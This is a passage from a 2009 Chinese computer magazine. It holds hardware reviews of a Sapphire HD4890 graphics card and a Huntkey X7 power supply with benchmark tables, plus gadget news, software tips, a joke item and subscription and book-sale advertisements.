能够达到6764。在实际游戏中,《切尔诺贝利的阴影晴空》、《孤岛危机》、《生化危机5》三款游戏在1024×768低画质状态下都达到了100fps以上。即便在1920×1080分辨率下把所有特效均开到“High”,同时打开4倍全屏抗锯齿,三款游戏的平均帧率依旧稳定在30fps以上,有效保证了画面的平稳。

Vapor-X不是Toxic。后者已经

为它的用户找到了一个相对的极限频率,而Vapor-X则需要自己动手开发潜力。不过,有了出色的供电环境和高效的散热效果,这一点并不难。通过ATi雷管驱动自带的超频功能,简单调整,Vapor-X HD4890 1GB GDDR5的频率轻松达到了930M/4480MHz。此时,核心和显存频率的大幅提升,让原本就非常强悍的HD4890再度发威,3DMark Vantage两种测试状态下分别有8%和10%左右的性能提升,而游戏方面,低画质/特效状态下虽然提升幅度较小,但高分辨率和高画质状态下的帧率提升幅度却都达到了10%以上。

显卡并不能单看频率

虽然频率是显卡性能的根本,但一块好显卡并不单纯由频率高低决定。出色的散热环境和高品质的用料能让用户的显卡用更长时间,强劲的供电和高效的散热能让显卡具备更强的超频性能。丰富的接口设计能让显卡适应更多显示器的需求。而本期我们测试的蓝宝石Vapor-X HD4890 1GB GDDR5全都做到了。虽然它并不是所有用户都能享受得起,但至少它出色的整体性能完全能够满足它所针对的高端用户。缩水当道,公版横行的显卡市场也会因为有更多类似的产品而变得更加精彩。


测试平台

处理器	AMD 羿龙II X4 955 (3.2GHz)
主板	昂达魔剑A790GX+
内存	Kingmax DDR2 1066 1GB×2
硬盘	希捷7200.12 1TB/SATA2
显示器	LG W2361V (23英寸LCD)
电源	航嘉多核F1
操作系统	Windows Vista Ultimate 32bit简体中文版+SP1
驱动程序	催化剂驱动9.7

	默认状态	超频状态	提升幅度
3DMark Vantage Performance	10074	10934	8.5%
GPU Score	9829	10628	8.1%
3DMark Vantage High	6764	7479	10.6%
GPU Score	6338	7005	10.5%
《切尔诺贝利的阴影晴空》1024×768低画质	140.1fps	149.5fps	6.7%
《切尔诺贝利的阴影晴空》1920×1080高画质+4XAA	32.2fps	36.8fps	14.3%
《孤岛危机》1024×768低画质	100.01fps	104.58fps	4.6%
《孤岛危机》1920×1080高画质+4XAA	37.13fps	42.98fps	15.8%
《生化危机5》1024×768低画质	147.2fps	152.6fps	3.7%
《生化危机5》1920×1080高画质+4XAA	48.7fps	54.9fps	12.7%



蓝宝独创Vapor-Chamber真空腔均热板散热器



蓝宝独有的“黑钻”电感 六相核心供电电路




高端平台的稳定基石

航嘉X7电源实测


■ 文/PCFAN评测室

80Plus银牌认证、14cm静音散热器、900W额定输出、模块式可拔插输出线缆设计……全新的航嘉X7电源充分结合了上述热门卖点,同时加入了更多航嘉独有的特色设计。下面我们就来对这款高品质、高规格电源进行细致解读。



自主标准造就顶级X7

作为国内知名电源厂商,航嘉对高端平台供电有着自己独到的看法:三卡甚至四卡互联的高端平台,电源额定功率需要在800~1000W,其中显卡功耗600W,CPU 100W,其他硬件50~100W。电源需要具备5路+12V输出:CPU一路,三块显卡各一路,硬盘光驱等一路。电源接口需要提供至少三个6Pin和三个6+2pin显卡辅助供电接口。电源需要具备五年质保和十万小时平均无故障时间,同时电源的典型载转换效率达到90%。X7电源正是严格遵照航嘉制定的高标准,它的额定功率达到900W,并且通过了严苛的80Plus银牌认证,典型负载状态下(50%负载)转换效率达到了90%以上。产品提供两个6+2Pin和四个6Pin显卡辅助供电接口、七个SATA供电接口以及四个4Pin IDE供电接口,绝对能够满足高端用户的需求。直径为14cm的大尺寸静音散热风扇和密集的侧板蜂窝状散热孔也为产品创造了良好的工作环境。




X7电源采用了模块式可拔插输出设计


X7各路输出规格

+12V1	+12V2	+12V3	+12V4	+12V5	+5V	+3.3V	-12V	+5VSB
18A	18A	18A	18A	18A	33A	30A	0.5A	3.0A

X7内部设计解读



X7电源内部结构一览



交错式PFC拥有两个体积巨大的电感线圈



产品全桥移相设计,并且配备了高规格的变压器



低压滤波电路用料相当扎实

X7内部最显眼的就是那个体积庞大的交错式PFC。它其实是将两个主动式PFC有机结合,PFC电路中有两个大型的线圈说明了一切。它能让电源在各种电压和负载状态下拥有更高的转换效率。X7另一个亮点在于全桥移相软开关设计。该设计能够有效简化电源内部的电路设计,并且能有效提升变压器的利用率,避免功率浪费。

测试平台

处理器	AMD羿龙 II X4 955
主板	华硕M4A79 Deluxe
内存	Kingmax DDR2 1066 1GB x2
硬盘	希捷7200.12 1TB/SATA2
显卡	蓝宝石Vapor-X HD4890 1GB GDDR5 华硕EAH4850/HTDI/512M (双显卡混合交火)
电源	航嘉X7 (900W)

X7在用料规格、走线设计和做工方面也相当出众。它使用了镀金铜箔黑色PCB板,一二级EMI电路完备,高压滤波电路中配备了两颗高品质的日系Nippon Chemi-Con

滤波电容,规格分别是450V 330 μ F和450V 470 μ F。产品的节能芯片和PWM芯片均采用了模块式设计,拥有独立的电路板。而低压滤波电路上,产品的电感线圈、电阻、电容等元件也都是高规格、高品质。

X7实测表现

88.24%、90.44%、88.08%分别是X7电源在满载、典型载、轻载状态下的转换效率。不过这毕竟出自实验室,为了给大家展示产品的实际表现,我们使用了一个相对高端的双卡交火平台,利用功率仪来实测产品的表现。使用X7电源时,产品待机状态下的最小功率为216.26W,而进入满载状态时,瞬间最大功率则达到了415.33W。另一款其他品牌的450W电源,虽然也通过了80Plus认证,不过由于认证等级略低,因此最小功率和最大瞬时功率分别达到了227.35W和445.09W。X7电源的出色节能效果由此可见。稳定性方面,虽然我们的平台已算是非常奢侈,但所需功率连X7额定功率的一半都不到,在测试项目中,尽管平台长时间处于满载状态,表现得也非常稳定。

	航嘉X7	其他品牌电源
待机状态最小功率	216.26W	227.35W
满载状态最大功率	415.33W	445.09W

X7电源997元的定价拉大了与普通用户间的距离,不过它的测试表现的确能让高端用户和超频玩家满意。它配备的多项特色技术对于电源设计的发展也有带动作用,毕竟各种新技术都是先在高端产品上试点,而后再走向大众的。✎

新奇硬件 SOFTWARE

全新太阳能音箱

Devotec推出的节能音箱顶部配备了一块太阳能电池板,在太阳下充满电需要12~24小时。支持LED灯触摸显示屏,并支持通过蓝牙接驳放音设备,做到一根线也不用即可使用该音箱。花上79美元(约550元人民币)购买这样一款音箱,让喜欢在公园里跳舞的父母、婆婆爷爷们高兴高兴,再也不用为找电源而发愁了。



会发光的飞利浦音乐闹钟

飞利浦为消费者家居生活带来一款名为Wake-up Light HF3490的台灯。可拆卸的底座可与iPod和iPhone设备连接,除闹钟音乐、音乐播放外还支持四种自然音效(虫鸣、鸟叫等)以及30级亮度调节功能。提前30分钟预热后,灯光会慢慢变亮,给人早晨日出般的感受。上市价为199美元,已经可在亚马逊网上预订了,赶紧为你的新家再添置这样一个具有浪漫气息的元素吧!



迷你多国充电器

2009年的国庆假日长达8天,出国旅游少不了DC、DV、笔记本等随身数码设备,可世界各国的电压,充电器并不都是一样的。这款由MiLi推出的迷你多国充电器可支持在美国、英国、欧洲、澳大利亚等地使用,还配备了一个USB输出接口。目前售价33美元,约225元人民币,并有多颜色可供选择。



称体重也需要科技化

Withings推出的这款体重计本身具有计量功能,可通过WiFi功能将数据发送到网络之中帮助记录和进一步分析,让懒人连称重过后的记录环节都省去。不过这款体重计目前要价129欧元,相当于人民币1256元,对于大多数人来说还是显得略贵。



酷软花絮 SOFTWARE

软件玩 要这样

超酷的视觉享受

喜欢尝鲜的人,大概已和Windows 7打了个照面吧,有没有被它华丽的外观效果吸引住呢?不过“炫”中更有“炫”中手,还有更华丽的软件,让你享受更酷的视觉体验。

▣ 华丽的3D虚拟桌面软件

如果你有Windows 7并且恰好又是触摸屏电脑,那么可以试一试这款名为BumpTop的3D虚拟桌面软件。它能够让你的桌面站起来,成为一个盒子而不再是一张布状平面,绝对的与众不同。



▣ 带你走进3D画廊

如果你喜欢在网络上欣赏美丽的图片, Piclens是一款超华丽的网页图片预览插件,它可以将网页上所有的图片以全屏形式展示出来,形成一道华丽的3D图像长廊,提供动画缩放和移动效果,展示效果相当出色。



杀毒软件出现外星语言版

据路边社消息:杀毒软件公司Sophos发布了Klingon语言版本,试图通过语言优势率先冲出地球市场,走出太阳系,走向银河系。这个版本将免费给Klingon人使用(只要你是的话),帮助他们搞定复杂的电脑病毒。Sophos公司在简介中写到,通过他们的检测,发现Klingon族丢失的战舰Klothos并非被另一族外星人入侵,而是因为Klothos指挥官打开了一个有毒病毒的附件……So,为了表示地球人的友好, Sophos决定开发这个版本送给他们,以增进两族人民的友谊。呃,似乎地球人也可以下载。



越早订阅 越多中奖机会

《电脑迷》2010年订阅正式启动

订热线: 023-63658888-13126
订咨询E-mail: e@pcfan.com
订传真: 023-63658796

多轮抽奖
未获奖者直接进入下一轮抽奖!
赠品有限, 先到先得!

邮发代号
78-230

在广大《电脑迷》读者的扶持下,《电脑迷》安度全球金融危机,为了回报广大《电脑迷》读者,编辑部精心准备了如下礼物,将在10月1日前订阅全年杂志的读者中抽取。

售价不变、内容更精彩!
全年24期杂志+24套光盘+12本《E购通》仅187.2元

人人有奖 尊享大礼

每位2010年《电脑迷》全年订读者特别尊享一张包含2009年全年电子杂志的精美光盘并奉送光盘编辑特别制作的精彩内容,随2010年第一期杂志投递到所有邮局订户手中!2010年1月上,所有全年《电脑迷》订户将获得特别的双光盘版本!

● 订阅方式

前往附近邮局订阅《电脑迷》全年杂志,拨打邮局订阅热线11185转接人工服务,可要求上门收订。

● 活动参与方式

将邮局订阅发票用数码相机拍下,发电子邮件到e@pcfan.com或传真至023-63656796即可,也可将订阅凭证(复印件)邮寄到重庆渝中区双钢路3号科协大厦10楼《电脑迷》杂志社,我们将在和邮局确认后抽奖发奖。



● 华硕M4A785TD-V EVO主板采用AMD 785G芯片组,支持全系列AMD Socket AM3/AM2+接口处理器和DDR2 1333内存。产品隶属于华硕Extreme Design主板系列,拥有超级多相供电、一键超频、实时超频、EMI防辐射、ESD防静电以及全固态电容供电等多种特色设计。

◀ 华硕785G新款主板 970元×4片

● 卡巴斯基全功能安全软件将实时保护您的计算机免受恶意程序和非法访问的威胁,全面保护您计算机中的数据。保护您的资金和隐私信息安全功能强化!保护银行账号密码安全,能防御在线购物威胁,能防御黑客劫持您的计算机,保证您的计算机运行平稳。

盒装正版卡巴斯基2009杀毒软件
198元×30套

◀ 运动水壶×40个



▲ 游泳眼镜×10个

充电学习 就在此时此地.....

秋高气爽 好读书



热卖图书

凡购买精品图书即可在赠品区自选一本图书作为赠品!

邮购代码	书名	定价
MB0907	黑客攻击实战	¥29.80
MB0906	黑客入侵实战	¥19.80
MB0905	爱电影	¥29.80
MB0904	09季后赛	¥39.80
MB0902	电脑迷2009年增刊一网淘金	¥29.80
MB0901	高清碟中碟	¥18.00
MB0827	黑客任务实战	¥19.80
MB0826	黑客最新终极武器	¥19.80
MB0825	黑客入侵大曝光	¥19.80

套装

合订版套装:

《2008年电脑迷合订版》(39.8元)+《电脑迷2007合订版(下半年)》(35元)
原价74.8元,现在只需60.8元立刻省14元

黑客套装:

《黑客营·黑客入门》(28元)+《黑客工具箱》(25元)
原价52.8元,现在只需22.8元立刻省30元

图像处理套装:

《全民学电脑-3DSMAX7三维动画入门》(29.8元)+《Photoshop CS3自学宝典》(49.8元)
原价79.6元,现在只需54.6立刻省25元

凡购买套装均可在赠品区再选择1本图书作为赠品!

特别推荐

合订版套装



赠品区 (数量有限,送完为止)

《Windows Vista操作系统入门》

《我为歌狂—电脑翻唱快速入门》

《全民学电脑—Window XP 操作系统入门(2008最新版)》

《全民学电脑—系统安装重装优化2008最新版》

邮购方法:

邮局汇款:重庆市渝中区双钢路3号科协大厦10楼。

收款人:电脑迷杂志社

邮编:400013

联系电话:023-63658888-13126

咨询、查询:周一至周五,9:00~11:00;14:00~17:00

在线订购网站: <http://www.pcfan.com> (本次活动解释权归《电脑迷》杂志所有)

以上图书均免邮费,只需另加3元挂号费/次,请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系,请留下联系电话。